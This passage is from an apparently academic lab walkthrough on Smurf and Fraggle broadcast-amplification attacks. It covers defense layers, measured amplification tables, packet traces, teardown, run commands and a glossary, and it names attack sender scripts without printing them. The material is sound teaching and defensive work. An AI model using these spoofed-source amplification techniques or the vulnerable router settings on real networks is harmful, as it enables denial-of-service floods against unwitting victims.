ip netns exec router sysctl -qw net.ipv4.conf.all.bc_forwarding=0
ip netns exec router sysctl -qw net.ipv4.conf.br-amp.bc_forwarding=0
ip netns exec router sysctl -qw net.ipv4.conf.br-vic.bc_forwarding=0
```

8.2 Layer 2: the ICMP host fix (Smurf only)

This layer sets icmp_echo_ignore_broadcasts to 1 on each amplifier. This is the classic host-side fix from RFC 2644. It silences ICMP broadcast replies. It has no effect on Fraggle, because the UDP echo service still answers.

8.3 Layer 3: the UDP host fix (Fraggle only)

This layer stops the UDP echo service on each amplifier. Without the responder, Fraggle gets no replies. It does not stop Smurf, because the kernel's ICMP reply path is separate.

```
pkill -f "src/udp_echo.py"
```

8.4 Layer 4: the edge source guard (universal)

This layer installs an nftables bridge-family rule on the attacker's access port. The rule drops any frame whose IP source is not the attacker's real address. So the spoofed packet never reaches the router. Both attacks collapse to zero.

```
table bridge smurf_sg {
    chain pre {
        type filter hook prerouting priority -300; policy accept;
        iif "r-att" ip saddr != 10.0.20.50 counter drop
    }
}
```

The script first checks that the kernel has the nftables bridge family. Some kernels, such as Google Cloud Shell, do not have it. If it is absent, the script skips this one layer and returns a special exit code. The other defenses still work.

> **Why per-port, and not plain uRPF**
> The source guard validates the attacker's own switch port. Plain subnet uRPF would not catch this spoof. The forged victim address is itself valid on the victim subnet. So only per-port source validation can tell the attacker's real IP from the spoofed victim IP.

8.5 The combined modes

both	Apply the router fix and the ICMP host fix. This is the default and the pair of classic fixes.

all	Apply every layer: router, amps, service, and spoofguard. This is defense in depth.
revert	Restore the full vulnerable configuration. This lets you demonstrate the attack again.

8.6 The defense matrix

The table below is the heart of the lab. Each defense is applied alone. The value is the measured amplification factor. A factor of 0.00 means the attack is stopped.

Defense (applied alone)	Layer	Smurf	Fraggle	Universal?
bc_forwarding=0 (router)	router forwarding	0.00	0.00	YES
icmp_echo_ignore_broadcasts=1	ICMP host	0.00	3.00	no (ICMP)
stop UDP echo service	UDP host	3.00	0.00	no (UDP)
edge IP source guard	source validation	0.00	0.00	YES

The matrix proves the thesis. The router fix and the edge guard each stop both attacks, because they attack the root cause. The ICMP host fix stops only Smurf. The UDP host fix stops only Fraggle. So a per-protocol fix always leaves the other attack open.

9. Results and Evidence

This chapter gives the measured numbers. The environment is Ubuntu 24.04 with Linux kernel 6.18. There are three amplifiers. Each run sends 100 requests at 50 packets per second.

9.1 The attack works, for both protocols and both engines

Scenario	Sender	Proto	Sent	Replies	Factor
Vulnerable	smurf.py	ICMP	100	300	3.00
Vulnerable	smurf.c	ICMP	100	300	3.00
Vulnerable	fraggle.py	UDP	100	300	3.00
Vulnerable	fraggle.c	UDP	100	300	3.00
Revert -> recheck	smurf.py	ICMP	100	300	3.00
Revert -> recheck	fraggle.py	UDP	100	300	3.00

Both protocols amplify the same way. Both engines give the same result. This confirms that the hand-written headers and all three checksums are correct.

9.2 The defense results

The summary.tsv file records each run. The rows below show the four defenses. The router fix and the source guard drive both attacks to zero. The ICMP fix leaves Fraggle at 3.00. The service fix leaves Smurf at 3.00.

Label	Proto	Sent	pcap	kernel	Factor
defended-router-icmp	icmp	100	0	0	0.00
defended-router-fraggle	udp	100	0	0	0.00
defended-amps-icmp	icmp	100	0	0	0.00
defended-amps-fraggle	udp	100	300	300	3.00
defended-service-icmp	icmp	100	300	300	3.00
defended-service-fraggle	udp	100	0	0	0.00
defended-spoofguard-icmp	icmp	100	0	0	0.00
defended-spoofguard-fraggle	udp	100	0	0	0.00

9.3 The amplification scales with the number of amplifiers

The scale_test.sh script enables k amplifiers and fires the same attack. The factor tracks k exactly. The sweep runs from 1 to 8.

Live amplifiers (k)	Sent	Replies	Factor
1	100	100	1.00
2	100	200	2.00
3	100	300	3.00
4	100	400	4.00
5	100	500	5.00
6	100	600	6.00
7	100	700	7.00

Live amplifiers (k)	Sent	Replies	Factor
8	100	800	8.00

The result is factor(k) = k. A real directed broadcast reaches every host on the subnet. So a production /24 network with hundreds of responders gives a multiplier of three orders of magnitude from one spoofed packet. This is why Smurf was so dangerous before RFC 2644.

9.4 The packet-path proof

The traces below come from the live captures. For Smurf, one broadcast request is forwarded by the router. It becomes a link-layer broadcast. All three amplifiers reply to the victim.

```
router br-vic (in):  10.0.20.50 > 10.0.10.255: ICMP echo request
router br-amp (out): 10.0.20.50 > 10.0.10.255: ICMP echo request  <- forwarded
amp1 eth0: .. > ff:ff:ff:ff:ff:ff  10.0.20.50 > 10.0.10.255  echo request
router br-vic (in):  10.0.10.11 > 10.0.20.50: ICMP echo reply
                     10.0.10.12 > 10.0.20.50: ICMP echo reply
                     10.0.10.13 > 10.0.20.50: ICMP echo reply       <- 3 replies
```

For Fraggle, the same amplification happens over UDP echo. One request draws one reply from each amplifier. The attacker's address never appears.

```
10.0.10.11.7 > 10.0.20.100.40000: UDP, length 7
10.0.10.13.7 > 10.0.20.100.40000: UDP, length 7
10.0.10.12.7 > 10.0.20.100.40000: UDP, length 7    <- 3 replies, one per amp
```

9.5 The four perspectives

Attacker (.50) — It sees only its own send log. It receives no replies, because every reply goes to the spoofed victim. Its real IP never appears in the flood.

Victim (.100) — It receives a flood of replies from all amplifiers. It never sent a request. It does not know the attacker exists.

Router — It is the enabler. With bc_forwarding=1 it forwards the directed broadcast as a link-layer broadcast. With rp_filter=0 it does not check the forged source.

Amplifiers — Each one receives the broadcast and replies to the requester. From its view it answers a normal request. It does not know the source is forged.

9.6 The evidence files

- summary.tsv holds one row per run. The columns are timestamp, proto, label, engine, sent, pcap, kernel, and factor.
- scaling.tsv holds the amplifier-count sweep.
- The pcap files hold the victim-side captures, one per run.
- RESULTS.md explains all of the above in prose.

You can verify any capture on your own. The commands below count the replies in a pcap file.

```
tcpdump -r results/vulnerable-icmp-py-*.pcap 'icmp[0] = 0' | wc -l   # -> 300
tcpdump -r results/vulnerable-fraggle-py-*.pcap 'udp and dst port 40000' \
        | wc -l                                                       # -> 300
tcpdump -r results/defended-router-icmp-*.pcap 'icmp[0] = 0' | wc -l  # -> 0
```

10. Teardown and Safety

10.1 The teardown (teardown_lab.sh)

The teardown script removes the whole lab. It stops the echo responders. It removes the source-guard table. It deletes every namespace. When a namespace is deleted, its interfaces go with it. A veth peer vanishes with its partner. The bridges go with the router namespace.

The script also removes any stray veth in the root namespace. A healthy run leaves none. This step is a safeguard against a crashed setup.

10.2 The safety invariants

- All six namespaces are internal. Nothing is bridged to a real network card. So there is no route to the internet or a campus network.
- The vulnerable sysctls and the echo responders live only inside the namespaces. The teardown removes them all.
- The packet rate is low and instrumented. The point is the multiplier, not the throughput.
- The preflight script checks the kernel before the lab is built.

11. Reproduce It Yourself

This chapter gives the full run order. Run every command from inside the lab directory. Each command needs root.

11.1 The step-by-step run

```
cd lab
sudo bash preflight.sh                          # check the kernel first
sudo bash setup_lab.sh                          # build lab + vulnerable config
sudo bash measure.sh --label vuln              # ICMP Smurf   -> ~3.00
sudo bash measure.sh --proto udp --label vuln # UDP Fraggle  -> ~3.00
sudo bash defend.sh both                        # apply the classic fixes
sudo bash measure.sh --label defended          # re-run -> collapses to 0
sudo bash teardown_lab.sh                       # remove everything
```

11.2 The one-command runs

```
sudo bash run_all.sh                            # the whole attack/defense matrix
sudo AMP_COUNT=8 bash setup_lab.sh >/dev/null && sudo bash scale_test.sh
```

The full matrix takes about three minutes. It rebuilds every row of summary.tsv and every pcap. The scaling sweep rebuilds scaling.tsv.

12. The Cloud Shell Tutorial (tutorial.md)

The repository has a Google Cloud Shell tutorial. The README has an "Open in Cloud Shell" button. The button clones the repository and opens the tutorial in the Cloud Shell editor. The tutorial is a click-through with these steps.

1. Install the optional tools tcpdump and iputils-ping. Then run preflight.sh.
2. Build the lab with setup_lab.sh. Watch the self-test confirm the amplification.
3. Run the full matrix with run_all.sh. Watch the amplification factors.
4. Run the scaling sweep with AMP_COUNT=8 and scale_test.sh.
5. View the results with column -t on the TSV files. Verify a pcap with tcpdump.
6. Clean up with teardown_lab.sh. Nothing persists.

> **Cloud Shell and the spoofguard layer**
> The Cloud Shell kernel usually lacks the nftables bridge family. So the spoofguard layer is skipped there. The router, amps, and service defenses still cover both attacks.

13. The Slide Deck (slides/smurf_fraggle_slides.tex)

The repository has a Beamer slide deck in LaTeX. It summarizes the whole lab for a presentation. Build it with pdflatex. Run pdflatex twice so the table of contents is correct. The deck needs the beamer, tikz, pgfplots, and booktabs packages.

The deck has these sections: the attack, the lab setup, the measurement and results, the defenses, the scaling, and the tooling and safety. It has TikZ diagrams of the topology and the packet path. It has pgfplots bar charts of the defense matrix and the scaling curve.

```
pdflatex smurf_fraggle_slides.tex
pdflatex smurf_fraggle_slides.tex     # run twice for the TOC
```

14. The Two Reports

14.1 The design report (Smurf_Attack_Design_Report_4.pdf)

This report is the first deliverable. It designs the classic ICMP Smurf attack. It has seven parts: the overview, the topology and timing, the packet and frame structure, the justification, the implementation plan, the expected outcome, and the defense idea.

The report explains why the design must work. It rests on three protocol behaviours. A host replies to an echo request. A directed broadcast reaches every host. IP does not verify the source address. The report also states the responsible-conduct rule: the code runs only in an isolated lab.

14.2 The final report (Final_Report_Group05_A2.pdf)

This report is the results deliverable. It has nine sections: the lab environment, the attack implementation, the results, the observed output from each perspective, the countermeasure taxonomy, the scaling experiment, the code design, the evidence files, and the conclusion.

The final report confirms the design with real measurements. Both attacks reach a factor of exactly 3.00 with three amplifiers. The two measurement methods agree. The factor scales linearly to eight amplifiers. The report concludes that the misconfiguration, not the protocol, is the vulnerability.

15. Glossary

Amplification factor	Replies at the victim divided by requests sent. Equal to the number of live amplifiers.
bc_forwarding	The Linux sysctl that forwards directed broadcasts. It is the root cause of the attack.
BCP 38	Best current practice for ingress filtering. It drops packets with a forged source address.
Directed broadcast	A packet addressed to a subnet's broadcast address. It is meant for every host on that subnet.
Fraggle	The UDP version of the Smurf attack. It uses the UDP echo service instead of ICMP echo.
IP_HDRINCL	A raw-socket option. It lets the program provide the full IP header, including the source.
Network namespace	An isolated virtual network stack inside one Linux kernel.
Reflection	Bouncing packets off third-party hosts so they hit the victim, not the attacker.
rp_filter	The reverse-path filter. It can drop a packet whose source does not match the route back.
Smurf	The ICMP directed-broadcast amplification attack. Named after the 1997 program smurf.c.
Spoofing	Forging the IP source address of a packet.
uRPF	Unicast reverse-path forwarding. A route-based anti-spoof check.
veth pair	A pair of linked virtual interfaces. It connects a host namespace to a bridge.

16. Quick Reference

16.1 The scripts

Script	What it does
preflight.sh	Check the kernel can run the lab.
setup_lab.sh	Build the namespaces and the vulnerable config.
teardown_lab.sh	Remove everything.
run_attack.sh	Launch one sender in the attacker namespace.
measure.sh	Run one attack and compute the factor.
defend.sh	Apply or revert one or more defense layers.
run_all.sh	Reproduce the whole attack/defense matrix.
scale_test.sh	Sweep the amplifier count from 1 to N.

16.2 The defend.sh modes

Mode	Stops Smurf	Stops Fraggle
router	yes	yes
amps	yes	no
service	no	yes
spoofguard	yes	yes
both (router + amps)	yes	yes
all (every layer)	yes	yes
revert	restores the vulnerable config	

16.3 The source files

File	Role
src/smurf.py	ICMP Smurf sender (Python, bring-up).
src/smurf.c	ICMP Smurf sender (C, deliverable).
src/fraggle.py	UDP Fraggle sender (Python).
src/fraggle.c	UDP Fraggle sender (C).
src/udp_echo.py	The UDP echo amplifier service.

End of the walkthrough. Reproduce every result with 'sudo bash run_all.sh' and 'sudo bash scale_test.sh'.